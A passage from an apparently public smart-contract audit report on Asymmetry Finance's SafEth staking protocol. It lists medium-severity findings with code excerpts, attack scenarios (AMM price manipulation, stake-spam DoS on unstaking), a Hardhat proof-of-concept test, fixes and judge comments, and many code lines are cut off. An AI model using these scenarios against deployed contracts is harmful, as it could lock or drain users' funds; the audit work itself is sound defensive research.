With `totalSupply = 1`, we see that the above code block will execute the `else` code path, and that if `underlyingValue = 0`, then `preDepositPrice = 0`.

`underlyingValue` is set in earlier lines: https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L68-L75

```
uint256 underlyingValue = 0;

// Getting underlying value in terms of ETH for each der
for (uint i = 0; i < derivativeCount; i++)
    underlyingValue +=
        (derivatives[i].ethPerDerivative(derivatives[i].
            derivatives[i].balance()) /
        10 ** 18;
```

For a simple case, assume there is 1 derivative with 100% weight. Let's use rETH for this example since the derivative can get its `ethPerDerivative` price from an AMM. In this case:

- Assume the `ethPerDerivative()` value has been manipulated in the underlying AMM pool such that 1 derivative ETH is worth less than 1 ETH. eg: 1 rETH = 9.99...9e17 ETH
- In this case, also assume that since there is 1 wei of safETH circulating, there should be 1 wei of ETH staked through the protocol, and therefore `derivatives[i].balance() = 1 wei`.

This case will result in `underlyingValue += (9.99...9e17 * 1) / 10 ** 18 = 0`.

We can see that it is therefore possible to cause a divide by 0 revert and malfunction of the `stake()` function.

Recommended Mitigation Steps

Assuming the deployment process will set up at least 1 derivative with a weight, simply adding a `stake()` operation of 0.5 ETH as the first depositor as part of the deployment process avoids the case where safETH totalSupply drops to 1 wei.

Otherwise, within `unstake()` it is also possible to require that `totalSupply` does not fall between 0 and `minimumSupply` where `minimumSupply` is, for example, the configured `minAmount`.

toshiSat (Asymmetry) confirmed, but disagreed with severity and commented:

> Seems like a pretty big edge case and it would leave the contract with basically no funds which doesn't seem like a High severity to me.

Picodes (judge) decreased severity to Medium and commented:

> Indeed, the described scenario isn't of high severity although the finding is valid. Basically, the first or last SafETH user could force the owner to redeploy, so downgrading to Medium.

Asymmetry commented:

> Out of scope for mitigation review. We will be manually holding safETH to prevent this, if not redeploy.

[M-04] Lack of deadline for uniswap AMM

Submitted by brgltd*, also found by* rbserver*,* Oxepley*,* Breeje*,* BPZ*,* eyexploit*,* SadBase*,* peanuts*,* 0xbepresent*,* ladboy233*,* Polaris_tow*,* SaeedAlipoor01988*,* latt1ce*, and* 0xnev

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L83-L102

Proof of Concept

The ISwapRouter.exactInputSingle params (used in the rocketpool derivative) does not include a deadline currently.

```
    ISwapRouter.ExactInputSingleParams memory params = ISwapRouter
        .ExactInputSingleParams({
            tokenIn: _tokenIn,
            tokenOut: _tokenOut,
            fee: _poolFee,
            recipient: address(this),
            amountIn: _amountIn,
            amountOutMinimum: _minOut,
            sqrtPriceLimitX96: 0
        });
```

https://github.com/code-423n4/2023-03-asymmetry/blob/main/contracts/SafEth/derivatives/Reth.sol#L83-L102

The following scenario can happen:

1. User is staking and some/all the weight is in Reth.
2. The pool can't deposit eth, so uniswap will be used to convert eth to weth.
3. A validator holds the tx until it becomes advantageous due to some market condition (e.g. slippage or running his tx before and frontrun the original user stake).
4. This could potentially happen to a large amount of stakes, due to widespread usage of bots and MEV.

Impact

Because Front-running is a key aspect of AMM design, deadline is a useful tool to ensure that your tx cannot be “saved for later”.

Due to the removal of the check, it may be more profitable for a validator to deny the transaction from being added until the transaction incurs the maximum amount of slippage.

Recommended Mitigation Steps

The `Reth.deposit()` function should accept a user-input `deadline` param that should be passed along to Reth.swapExactInputSingleHop() and ISwapRouter.exactInputSingle().

Asymmetry mitigated:

> Using swapTo/swapFrom directly from rocketpool.

Status: Not mitigated. Full details in reports from d3e4, adriro, and 0x52 - and also shared below in the **Mitigation Review** section.

[M-05] Missing derivative limit and deposit availability checks will revert the whole `stake()` function

Submitted by silviaxyz, *also found by* MiloTruck, d3e4, CodingNameKiki, adriro, rbserver, 0xMirce, Tricko, adriro, Franfran, 0xbepresent, shaka, cryptonue, ladboy233, HollaDieWaldfee, HollaDieWaldfee, codeislight, *and* volodya

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L63
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/WstEth.sol#L73-L81
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/Reth.sol#L156-L204

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/Reth.sol#L170
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/Reth.sol#L120-L150

Impact

The users will not be able to stake their funds and there will be loss of reputation

Proof of Concept

The `SafEth` contract's `stake()` function is the main entry point to add liquid Eth to the derivatives. Accordingly the `stake()` function takes the users' ETH and convert it into various derivatives based on their weights and mint an amount of safETH that represents a percentage of the total assets in the system.

The execution to deposit to the available derivative is done through iterating the derivatives mapping in `SafEthStorage` contract.

```
    function stake() external payable {
        require(pauseStaking == false, "staking is paused");
        require(msg.value >= minAmount, "amount too low");
        require(msg.value <= maxAmount, "amount too high");

        uint256 underlyingValue = 0;

        // Getting underlying value in terms of ETH for each derivat
        for (uint i = 0; i < derivativeCount; i++)
            underlyingValue +=
                (derivatives[i].ethPerDerivative(derivatives[i].bala
                    derivatives[i].balance()) /
                10 ** 18;

        uint256 totalSupply = totalSupply();
        uint256 preDepositPrice; // Price of safETH in regards to ET
        if (totalSupply == 0)
            preDepositPrice = 10 ** 18; // initializes with a price
        else preDepositPrice = (10 ** 18 * underlyingValue) / totalS

        uint256 totalStakeValueEth = 0; // total amount of derivati
```

```
        for (uint i = 0; i < derivativeCount; i++) {
            uint256 weight = weights[i];
            IDerivative derivative = derivatives[i];
            if (weight == 0) continue;
            uint256 ethAmount = (msg.value * weight) / totalWeight;

            // This is slightly less than ethAmount because slippage
            uint256 depositAmount = derivative.deposit{value: ethAmo
            uint derivativeReceivedEthValue = (derivative.ethPerDeri
                depositAmount
            ) * depositAmount) / 10 ** 18;
            totalStakeValueEth += derivativeReceivedEthValue;
        }
        // mintAmount represents a percentage of the total assets ir
        uint256 mintAmount = (totalStakeValueEth * 10 ** 18) / preDe
        _mint(msg.sender, mintAmount);
        emit Staked(msg.sender, msg.value, mintAmount);
    }
```

And for all the derivatives the stake function calls the derivative contract's `deposit()` function. Below is for `WstEth` contract's `deposit()` function to adapt to Lido staking;

```
    function deposit() external payable onlyOwner returns (uint256)
        uint256 wstEthBalancePre = IWStETH(WST_ETH).balanceOf(addres
        // solhint-disable-next-line
        (bool sent, ) = WST_ETH.call{value: msg.value}("");
        require(sent, "Failed to send Ether");
        uint256 wstEthBalancePost = IWStETH(WST_ETH).balanceOf(addre
        uint256 wstEthAmount = wstEthBalancePost - wstEthBalancePre;
        return (wstEthAmount);
    }
```

The Lido protocol implements a daily staking limit both for `stETH` and `WstETH` as per their **docs** Accordingly the daily rate is 150000 ETH and the `deposit()` function will revert if the limit is hit. From the docs:

> ***Staking rate limits*** In order to handle the staking surge in case of some unforeseen market conditions, the Lido protocol implemented staking rate limits aimed at reducing the surge's impact on the staking queue & Lido's socialized rewards distribution model. There is a sliding window limit that is parametrized

> with _maxStakingLimit and _stakeLimitIncreasePerBlock. This means it is only possible to submit this much ether to the Lido staking contracts within a 24 hours timeframe. Currently, the daily staking limit is set at ***150,000 ether***. You can picture this as a health globe from Diablo 2 with a maximum of _maxStakingLimit and regenerating with a constant speed per block. When you deposit ether to the protocol, the level of health is reduced by its amount and the current limit becomes smaller and smaller. ***When it hits the ground, transaction gets reverted.*** To avoid that, you should check if `getCurrentStakeLimit() >= amountToStake`, and if it's not you can go with an alternative route. The staking rate limits are denominated in ether, thus, it makes no difference if the stake is being deposited for stETH or using the wstETH shortcut, the limits apply in both cases.

However this check was not done either in `SafEth::stake()` or `WstEth::deposit()` functions. So if the function reverts, the stake function will all revert and it will not be possible to deposit to the other derivatives as well.

Another issue lies in the Reth contract having the same root cause below - Missing Validation & external tx dependency.

For all the derivatives the stake function calls the derivative contract's `deposit()` function. Below is `rETH` contract's `deposit()` function;

```
function deposit() external payable onlyOwner returns (uint256)
    // Per RocketPool Docs query addresses each time it is used
    address rocketDepositPoolAddress = RocketStorageInterface(
        ROCKET_STORAGE_ADDRESS
    ).getAddress(
            keccak256(
                abi.encodePacked("contract.address", "rocketDepo
            )
        );

    RocketDepositPoolInterface rocketDepositPool = RocketDeposit
            rocketDepositPoolAddress
        );

    if (!poolCanDeposit(msg.value)) {
        uint rethPerEth = (10 ** 36) / poolPrice();

        uint256 minOut = ((((rethPerEth * msg.value) / 10 ** 18)
```

```
            ((10 ** 18 - maxSlippage))) / 10 ** 18);

        IWETH(W_ETH_ADDRESS).deposit{value: msg.value}();
        uint256 amountSwapped = swapExactInputSingleHop(
            W_ETH_ADDRESS,
            rethAddress(),
            500,
            msg.value,
            minOut
        );

        return amountSwapped;
    } else {
        address rocketTokenRETHAddress = RocketStorageInterface(
            ROCKET_STORAGE_ADDRESS
        ).getAddress(
                keccak256(
                    abi.encodePacked("contract.address", "rocket
                )
            );
        RocketTokenRETHInterface rocketTokenRETH = RocketTokenRE
            rocketTokenRETHAddress
        );
        uint256 rethBalance1 = rocketTokenRETH.balanceOf(address
        rocketDepositPool.deposit{value: msg.value}();
        uint256 rethBalance2 = rocketTokenRETH.balanceOf(address
        require(rethBalance2 > rethBalance1, "No rETH was minted
        uint256 rethMinted = rethBalance2 - rethBalance1;
        return (rethMinted);
    }
}
```

At Line#170 it checks the pools availability to deposit with

`poolCanDeposit(msg.value);`

`PoolCanDeposit` function below;

```
function poolCanDeposit(uint256 _amount) private view returns (b
    address rocketDepositPoolAddress = RocketStorageInterface(
        ROCKET_STORAGE_ADDRESS
    ).getAddress(
            keccak256(
                abi.encodePacked("contract.address", "rocketDepo
```

```
            )
        );
        RocketDepositPoolInterface rocketDepositPool = RocketDeposit
            rocketDepositPoolAddress
        );
        address rocketProtocolSettingsAddress = RocketStorageInterfa
            ROCKET_STORAGE_ADDRESS
        ).getAddress(
            keccak256(
                abi.encodePacked(
                    "contract.address",
                    "rocketDAOProtocolSettingsDeposit"
                )
            )
        );
        RocketDAOProtocolSettingsDepositInterface rocketDAOProtocolS
            rocketProtocolSettingsAddress
        );
        return
            rocketDepositPool.getBalance() + _amount <=
            rocketDAOProtocolSettingsDeposit.getMaximumDepositPoolSi
            _amount >= rocketDAOProtocolSettingsDeposit.getMinimumDe
    }
```

However, as per Rocket Pool's `RocketDepositPool` contract, there is an other check to confirm the availability of the intended deposit;

```
    require(rocketDAOProtocolSettingsDeposit.getDepositEnabled(), "I
```

The `Reth::deposit()` function doesn't check this requirement whether the deposits are disabled. As a result, the `SafEth::stake()` function will all revert and it will not be possible to deposit to the other derivatives as well.

Recommended Mitigation Steps

1. For WstETH contract; checking the daily limit via `getCurrentStakeLimit() >= amountToStake`
2. For Reth contract; Checking the Rocket Pool's deposit availability

3. Wrap the `stake()` function's iteration inside `try/catch` block to make the transaction success until it reverts.

toshiSat (Asymmetry) acknowledged, but disagreed with severity and commented:

> Only going to be implementing `#1`.

Picodes (judge) decreased severity to Medium

Asymmetry mitigated:

> Fixing it by enable/disable derivatives.

Status: Not mitigated. Full details in reports from d3e4, adriro, and 0x52 - and also shared below in the Mitigation Review section.

[M-06] DoS due to external call failure

Submitted by __141345__, *also found by* adriro, 0xWaitress, d3e4, kaden, MiloTruck, bytes032, m_Rassska, Bauer, 0xbepresent, Lirios, hihen, Haipls, peanuts, lopotras, UdarTeam, AkshaySrivastav, HollaDieWaldfee, HollaDieWaldfee, hl_, ladboy233, ck, reassor, volodya, *and* SaeedAlipoor01988

https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L71-L91
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L113-L119
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/SafEth.sol#L140-L153
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/Reth.sol#L66-L127
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/Saf

Eth/derivatives/SfrxEth.sol#L60-L106
https://github.com/code-423n4/2023-03-asymmetry/blob/44b5cd94ebedc187a08884a7f685e950e987261c/contracts/SafEth/derivatives/WstEth.sol#L61

Impact

When `stake()/unstake()/rebalanceToWeights()`, if any one of the derivatives fails to `deposit()/withdraw()`, the whole function will revert, causing DoS. The impacts include:

- users' fund would be locked for a period.
- contract become inoperable until the external call resumes

Proof of Concept

In `stake()`, each derivative iteration, `ethPerDerivative()` and `deposit()` will be called:

```
File: contracts/SafEth/SafEth.sol
63:     function stake() external payable {

71:         for (uint i = 0; i < derivativeCount; i++)
72:             underlyingValue +=
73:                 (derivatives[i].ethPerDerivative(derivatives
74:                     derivatives[i].balance()) /
75:                 10 ** 18;

84:         for (uint i = 0; i < derivativeCount; i++) {

91:             uint256 depositAmount = derivative.deposit{value
```

In `unstake()`, each derivative is iterated to `withdraw()`:

```
File: contracts/SafEth/SafEth.sol
108:     function unstake(uint256 _safEthAmount) external {

113:         for (uint256 i = 0; i < derivativeCount; i++) {

118:             derivatives[i].withdraw(derivativeAmount);
```

```
119:         }
```

In `rebalanceToWeights()`, each derivative is iterated to `withdraw()` and then `deposit()`:

```
138:     function rebalanceToWeights() external onlyOwner {
139:         uint256 ethAmountBefore = address(this).balance;
140:         for (uint i = 0; i < derivativeCount; i++) {
141:             if (derivatives[i].balance() > 0)
142:                 derivatives[i].withdraw(derivatives[i].bala
143:         }

147:         for (uint i = 0; i < derivativeCount; i++) {
148:             if (weights[i] == 0 || ethAmountToRebalance ==
149:             uint256 ethAmount = (ethAmountToRebalance * wei
150:                 totalWeight;
151:             // Price will change due to slippage
152:             derivatives[i].deposit{value: ethAmount}();
153:         }
```

For each of the current derivatives, there are several different scenarios where the `ethPerDerivative()/deposit()/withdraw()` could fail.

SfrxEth.sol

- `redeem()` could fail due to not enough allowance.

```
File: contracts/SafEth/derivatives/SfrxEth.sol
60:     function withdraw(uint256 _amount) external onlyOwner {

61:         IsFrxEth(SFRX_ETH_ADDRESS).redeem(
62:             _amount,
63:             address(this),
64:             address(this)
65:         );
```

Below is sFrxEth contract code:

```
// https://etherscan.io/address/0xac3E018457B222d93114458476f3E3
// line 691-700
    function redeem(
        uint256 shares,
        address receiver,
        address owner
    ) public virtual returns (uint256 assets) {
        if (msg.sender != owner) {
            uint256 allowed = allowance[owner][msg.sender]; // S

            if (allowed != type(uint256).max) allowance[owner][m
        }
```

- FrxEthEthPool `exchange()` could fail due to `minOut` requirement.

```
File: contracts/SafEth/derivatives/SfrxEth.sol
60:     function withdraw(uint256 _amount) external onlyOwner {

77:         IFrxEthEthPool(FRX_ETH_CRV_POOL_ADDRESS).exchange(
78:             1,
79:             0,
80:             frxEthBalance,
81:             minOut
82:         );
```

- `deposit()` could fail because `submitAndDeposit()` -> `_submit()` can be paused.

```
File: contracts/SafEth/derivatives/SfrxEth.sol
094:     function deposit() external payable onlyOwner returns

101:         frxETHMinterContract.submitAndDeposit{value: msg.va
```

Below is the frxETHMinter contract:

```
// https://etherscan.io/address/0xbAFA44EFE7901E04E39Dad13167D08
// frxETHMinter.sol: 70-101
    function submitAndDeposit(address recipient) external payabl
```

```
        _submit(address(this));

    }

    function _submit(address recipient) internal nonReentrant {

        require(!submitPaused, "Submit is paused");

    }
```

If `submitPaused` is turned on, this deposit function will revert.

Reth.sol

- `rethAddress()` and `getAddress()`

`rethAddress()` is called in multiple places:

```
File: contracts/SafEth/derivatives/Reth.sol
66:     function rethAddress() private view returns (address) {
67:         return
68:             RocketStorageInterface(ROCKET_STORAGE_ADDRESS).g
69:                 keccak256(
70:                     abi.encodePacked("contract.address", "ro
71:                 )
72:             );
73:     }
```

But it could return wrong address or `addr(0)`, since the referred `getAddress()` could return unexpected result. `addressStorage[_key]` can be reset or deleted. Then the whole function call will revert.

Below is the RocketStorage.sol:

```
// https://etherscan.io/address/0x1d8f8f00cfa6758d7bE7833668478
// 179-181
    function getAddress(bytes32 _key) override external view ret
        return addressStorage[_key];
    }
```

```
    // 215-217
        function setAddress(bytes32 _key, address _value) onlyLatest
            addressStorage[_key] = _value;
        }

    // 251-253
        function deleteAddress(bytes32 _key) onlyLatestRocketNetwork
            delete addressStorage[_key];
        }
```

`rethAddress()` is referred in `withdraw()/deposit()/ethPerDerivative()/balance()`:

```
    File: contracts/SafEth/derivatives/Reth.sol
    107:     function withdraw(uint256 amount) external onlyOwner {
    108:         RocketTokenRETHInterface(rethAddress()).burn(amount

    156:     function deposit() external payable onlyOwner returns (

    176:             IWETH(W_ETH_ADDRESS).deposit{value: msg.value}(
    177:             uint256 amountSwapped = swapExactInputSingleHop
    178:                 W_ETH_ADDRESS,
    179:                 rethAddress(),
    180:                 500,
    181:                 msg.value,
    182:                 minOut
    183:             );

    211:     function ethPerDerivative(uint256 _amount) public view
    212:         if (poolCanDeposit(_amount))
    213:             return
    214:                 RocketTokenRETHInterface(rethAddress()).get
    215:         else return (poolPrice() * 10 ** 18) / (10 ** 18);
    216:     }

    221:     function balance() public view returns (uint256) {
    222:         return IERC20(rethAddress()).balanceOf(address(this
    223:     }
```

`getAddress()` will also influence `poolCanDeposit()`, which could revert `deposit()` and the view function `ethPerDerivative()`:

```
120:     function poolCanDeposit(uint256 _amount) private view r
121:         address rocketDepositPoolAddress = RocketStorageInt
122:             ROCKET_STORAGE_ADDRESS
123:         ).getAddress(
124:                 keccak256(
125:                     abi.encodePacked("contract.address", "r
126:                 )
127:             );

156:     function deposit() external payable onlyOwner returns (

170:         if (!poolCanDeposit(msg.value)) {

211:     function ethPerDerivative(uint256 _amount) public view
212:         if (poolCanDeposit(_amount))
```

- `burn()`

There is no guarantee that the function `burn()` will succeed.

```
File: contracts/SafEth/derivatives/Reth.sol
107:     function withdraw(uint256 amount) external onlyOwner {
108:         RocketTokenRETHInterface(rethAddress()).burn(amount
```

Because in Reth contract code below, the execution may fail in several cases:

- `burn()` -> `getTotalCollateral()` -> `getContractAddress()` -> `getAddress()` might fail due to the same reason above
- the `require(ethBalance >= ethAmount)` could fail due to low balance
- `burn()` -> `withdrawDepositCollateral()` -> `getContractAddress()`, `withdrawExcessBalance()` both could fail for same reason as above
- `msg.sender.transfer()` could fail due to not enough gas (2300 limit)

```
// https://etherscan.io/address/0xae78736Cd615f374D3085123A2104
// RocketTokenRETH.sol: 131-146
    // Burn rETH for ETH
    function burn(uint256 _rethAmount) override external {
```

```
        // Check rETH amount
        require(_rethAmount > 0, "Invalid token burn amount");
        require(balanceOf(msg.sender) >= _rethAmount, "Insuffici
        // Get ETH amount
        uint256 ethAmount = getEthValue(_rethAmount);
        // Get & check ETH balance
        uint256 ethBalance = getTotalCollateral();
        require(ethBalance >= ethAmount, "Insufficient ETH balar
        // Update balance & supply
        _burn(msg.sender, _rethAmount);
        // Withdraw ETH from deposit pool if required
        withdrawDepositCollateral(ethAmount);
        // Transfer ETH to sender
        msg.sender.transfer(ethAmount);
        // Emit tokens burned event
        emit TokensBurned(msg.sender, _rethAmount, ethAmount, bl
    }

// RocketTokenRETH.sol: 98-101
    function getTotalCollateral() override public view returns
        RocketDepositPoolInterface rocketDepositPool = RocketDep
        return rocketDepositPool.getExcessBalance().add(address
    }

// RocketBase.sol: 112-119
    function getContractAddress(string memory _contractName) int
        // Get the current contract address
        address contractAddress = getAddress(keccak256(abi.encoc
        // Check it
        require(contractAddress != address(0x0), "Contract not f
        // Return
        return contractAddress;
    }

// RocketTokenRETH.sol: 152-159
    function withdrawDepositCollateral(uint256 _ethRequired) pri
        // Check rETH contract balance
        uint256 ethBalance = address(this).balance;
        if (ethBalance >= _ethRequired) { return; }
        // Withdraw
        RocketDepositPoolInterface rocketDepositPool = RocketDep
        rocketDepositPool.withdrawExcessBalance(_ethRequired.sub
    }
```

WstEth.sol

StEthEthPool function `exchange()` could fail due to `minOut` requirement.

```
File: contracts/SafEth/derivatives/WstEth.sol
56:     function withdraw(uint256 _amount) external onlyOwner {

60:         uint256 minOut = (stEthBal * (10 ** 18 - maxSlippage
```

As long as any one of the above code failed, the whole `stake()/unstake()/rebalanceToWeights()` will revert, and users' fund would be locked until the external dependency is resolved, the contract will lose the core functionality.

Recommended Mitigation Steps

Use `try/catch` to skip the failed function call, then the contract will be more robust to unexpected situations. In case of `deposit()`, redistribute the fund into the other derivatives according to the weights might be an option, since re-balance will be done regularly. For `withdraw()`, maybe temporarily record the missed amount, and give the user opportunity to retrieve later.

toshiSat (Asymmetry) acknowledged

elmutt (Asymmetry) commented:

> This is known and expected behavior. We feel like having all-or-nothing failures like this simplify the logic overall and make things safer at the expense of some edge cases where deposit can fail. We can always upgrade the contract if it becomes a problem.

Asymmetry commented:

> Out of scope for mitigation review. This is as expected.

[M-07] In de-peg scenario, forcing full exit from every derivative & immediately re-entering can cause big losses for depositors

Submitted by OKage*, also found by* CoOnan*,* deliriusz*,* yac*,* Tricko*,* IgorZuk*,* adriro*, and* Bahurum

In a de-peg scenario, there will be a general flight to safety (`ETH`) from users across the board. All pools will have a uni-directional sell-pressure where users prefer to exchange derivative token for WETH.

There are 3 sources of losses in this scenario

- Protocol currently doesn't localize exit & force-exits all positions. So even non de-pegged assets are forced to exit causing further sell-side pressure that can further widen slippages
- Protocol immediately tries to re-enter the position based on new weights. Since de-peg in one asset can trigger de-peg in another (eg. USDT de-pegged immediately after UST collapse), immediately entering into another position after exiting one might cause more. A better approach would be to simply exit stressed positions & waiting out for the market/gas prices to settle down. Separating exit & re-entry functions can save depositors from high execution costs.
- Protocol is inefficiently exiting & re-entering the positions. Instead of taking marginal positions to rebalance, current implementation first fully exits & then re-enters back based on new weights (see POC below). Since any slippage losses are borne by depositors, a better implementation can save losses to users

Proof of Concept

- Assume positions are split in following ratio by value: 10% frax-Eth, 70% stEth and 20% rEth
- Now frax-Eth starts to de-peg, forcing protocol to exit frax-Eth and rebalance to say, 80% stEth and 20% rEth
- Current rebalancing first exits 70% stEth, 20% rEth and then re-enters 80% stEth and 20% rEth
- A marginal re-balancing would have only needed protocol to exit 10% frax-Eth and divert that 10% to stEth

By executing huge, unnecessary txns, protocol is exposing depositors to high slippage costs on the entire pool.

Recommended Mitigation Steps

Consider following improvements to `rebalanceToWeights`:

- Separate exits & entries. Split the functionality to `exit` and `re-enter`. In stressed times or fast evolving de-peg scenarios, protocol owners should first ensure an orderly exit. And then wait for markets to settle down before re-entering new positions
- Localize exits, ie. if derivative A is de-pegging, first try to exit that derivative position before incurring exit costs on derivative B and C
- Implement a marginal re-balancing - for protocol's whose weights have increased, avoid exit and re-entry. Instead just increment/decrement based on marginal changes in net positions

toshiSat (Asymmetry) acknowledged and commented:

> This is definitely valid, it would require a black swan event. We have thought about this, and might implement this for v2.

> This should be half confirmed, because I think we will implement the marginal rebalancing. I'm not sure if this is High severity, I will leave that up to judge.

Picodes (judge) decreased severity to Medium and commented:

> The report shows how in case of a black swan event, the protocol could take a significant loss when calling `rebalanceToWeights` that could easily be avoided by implementing at least marginal re-balancings.

> However, considering that there is no need to call `rebalanceToWeights` even in the case of a black swan event unless there is a governance decision to do so, I think Medium Severity is appropriate.

> Note that even without black swan event, calling `rebalanceToWeights` would likely lead to a significant loss due to the current ineffective implementation. But there is no specific need to call this action unless the owner or the DAO wants to force the rebalancing.

Asymmetry commented:

> Out of scope for mitigation review. Will need a black swan event to happen and will upgrade rebalanceToWeights later to handle this.

[M-08] Possible DoS on `unstake()`

Submitted by Tricko*, also found by* shaka *and* rvierdiiev

RocketPool rETH tokens have a **deposit delay** that prevents any user who has recently deposited to transfer or burn tokens. In the past this delay was set to 5760 blocks mined (aprox. 19h, considering one block per 12s). This delay can prevent asymmetry protocol users from unstaking if another user staked recently.

While it's not currently possible due to RocketPool's configuration, any future changes made to this delay by the admins could potentially lead to a denial-of-service attack on the `ùnstake()` mechanism. This is a major functionality of the asymmetry protocol, and therefore, it should be classified as a high severity issue.

Proof of Concept

Currently, the delay is set to zero, but if RocketPool admins decide to change this value in the future, it could cause issues. Specifically, protocol users staking actions could prevent other users from unstaking for a few hours. Given that many users call the stake function throughout the day, the delay would constantly reset, making the unstaking mechanism unusable. It's important to note that this only occurs when `stake()` is used through the `rocketDepositPool` route. If rETH is obtained from the Uniswap pool, the delay is not affected.

A malicious actor can also exploit this to be able to block all `unstake` calls. Consider the following scenario where the delay was raised again to 5760 blocks. Bob (malicious actor) call `stakes()` with the minimum amount, consequently triggering deposit to RocketPool and resetting the deposit delay. Alice tries to `unstake` her funds, but during rETH burn, it fails due to the delay check, reverting the `unstake` call.

If Bob manages to repeatedly `stakes()` the minimum amount every 19h (or any other interval less then the deposit delay), all future calls to `unstake` will revert.

Recommended Mitigation Steps

Consider modifying Reth derivative to obtain rETH only through the UniswapV3 pool, on average users will get less rETH due to the slippage, but will avoid any future issues with the deposit delay mechanism.

toshiSat (Asymmetry) confirmed

Picodes (judge) decreased severity to Medium

Asymmetry mitigated:

> Use Chainlink to get rETH.

Status: Not mitigated. Full details in report from **adriro** - and also shared below in the **Mitigation Review** section.

[M-09] Non-ideal rETH/WETH pool used pays unnecessary fees

Submitted by **yac**, *also found by* **peanuts**, **0x52**, *and* **Ruhum**

rETH is acquired using the Uniswap rETH/WETH pool. This solution has higher fees and lower liquidity than alternatives, which results in more lost user value than other solutions.

The Uniswap rETH/WETH pool that is used in Reth.sol to make swaps has a liquidity of `$5 million`. In comparison, the Balancer rETH/WETH pool has a liquidity of `$80 million`. Even the Curve rETH/WETH pool has a liquidity of `$8 million`. The greater liquidity should normally offer lower slippage to users. In addition, the fees to swap with the Balancer pool are only 0.04% compared to Uniswap's 0.05%. Even the Curve pool offers a lower fee than Uniswap with just a 0.037% fee. **This Dune Analytics dashboard** shows that Balancer is where the majority of rETH swaps happen by volume.

One solution to finding the best swap path for rETH is to use RocketPool's **RocketSwapRouter.sol contract** `swapTo()` **function**. When users visit the RocketPool frontend to swap ETH for rETH, this is the function that RocketPool calls

for the user. RocketSwapRouter.sol automatically determines the best way to split the swap between Balancer and Uniswap pools.

Proof of Concept

Pools that can be used for rETH/WETH swapping:

- Uniswap rETH/WETH pool: `$5 million` in liquidity
- Balancer rETH/WETH pool
- Curve Finance rETH/ETH pool: `$8 million` in liquidity

Line where Reth.sol swaps WETH for rETH with the Uniswap rETH/WETH pool.

Tools Used

Etherscan, Dune Analytics

Recommended Mitigation Steps

The best solution is to use the same flow as RocketPool's frontend UI and to call `swapTo()` in RocketSwapRouter.sol. An alternative is to modify Reth.sol to use the Balancer rETH/ETH pool for swapping instead of Uniswap's rETH/WETH pool to better conserve user value by reducing swap fees and reducing slippage costs.

elmutt (Asymmetry) confirmed

d3e4 (warden) commented:

> What is the issue here? This is an improvement proposal (QA).

Picodes (judge) commented:

> My reasoning was that it's not an improvement proposal but a bug (sub-optimal of the AMM pool), hence it does qualify for Medium for "leak of value".

> I have to admit that I hesitated but I leaned towards Medium because of the label "sponsor confirmed" suggesting that this finding provided value for the sponsor.

Asymmetry mitigated

Status: Mitigation confirmed. Full details in reports from d3e4 and 0x52.

[M-10] Stuck ether when use function `stake` with empty `derivatives` (`derivativeCount` = 0)

Submitted by rotcivegaf, *also found by* ArbitraryExecution, alexzoid, d3e4, brgltd, nemveer, Evo, carlitox477, Emmanuel, idkwhatimdoing, ToonVH, codetilda, pfapostol, vagrant, ayden, wait, hihen, Cryptor, 0xc0ffEE, UdarTeam, 7siech, *and* CoOnan

After `initialize` the contract `SafEth` , if someone call `stake` before `addDerivative` , the function `stake` skip the two for cycles because the `derivativeCount` is equal to `0` and don't `deposit` in the `derivative` contract also mint `0` tokens to the sender. Finally the amount of `msg.value` will stuck in the contract

Proof of Concept

```
/* eslint-disable new-cap */
import { network, upgrades, ethers } from "hardhat";
import { expect } from "chai";
import { SignerWithAddress } from "@nomiclabs/hardhat-ethers/sig
import { SafEth } from "../typechain-types";

describe("stake tests", function () {
  let adminAccount: SignerWithAddress;
  let safEthProxy: SafEth;
  const depositAmount = ethers.utils.parseEther("200");

  before(async () => {
    const latestBlock = await ethers.provider.getBlock("latest")

    await network.provider.request({
      method: "hardhat_reset",
      params: [{forking: {
        jsonRpcUrl: process.env.MAINNET_URL,
        blockNumber: latestBlock.number,
      }}],
    });
```

```
    const accounts = await ethers.getSigners();
    adminAccount = accounts[0];

    safEthProxy = await upgrades.deployProxy(
      await ethers.getContractFactory("SafEth"),
      [
        "Asymmetry Finance ETH",
        "safETH",
      ]
    ) as SafEth;
    await safEthProxy.deployed();
  });

  it("PoC: don't have derivatives", async function () {
    // Check: don't have derivatives
    expect(await safEthProxy.derivativeCount()).eq(0);

    // This transaction should revert
    await safEthProxy.stake({ value: depositAmount });

    const ethBal = await ethers.provider.getBalance(safEthProxy.
    const stakerBal = await safEthProxy.balanceOf(adminAccount.a
    // This log 200 ether, but should be 0
    console.log("safEthProxy Balance:", ethBal.toString());
    // The staker has 0 tokens
    console.log("staker Balance:", stakerBal.toString());
  });
});
```

Recommended Mitigation Steps

When stake the `derivativeCount` should be greater than `0`:

```
@@ -64,6 +64,7 @@ contract SafEth is
         require(pauseStaking == false, "staking is paused");
         require(msg.value >= minAmount, "amount too low");
         require(msg.value <= maxAmount, "amount too high");
+        require(derivativeCount > 0, "derivativeCount is zero")

         uint256 underlyingValue = 0;
```

toshiSat (Asymmetry) confirmed, but disagreed with severity and commented:

> Seems like low severity to me.

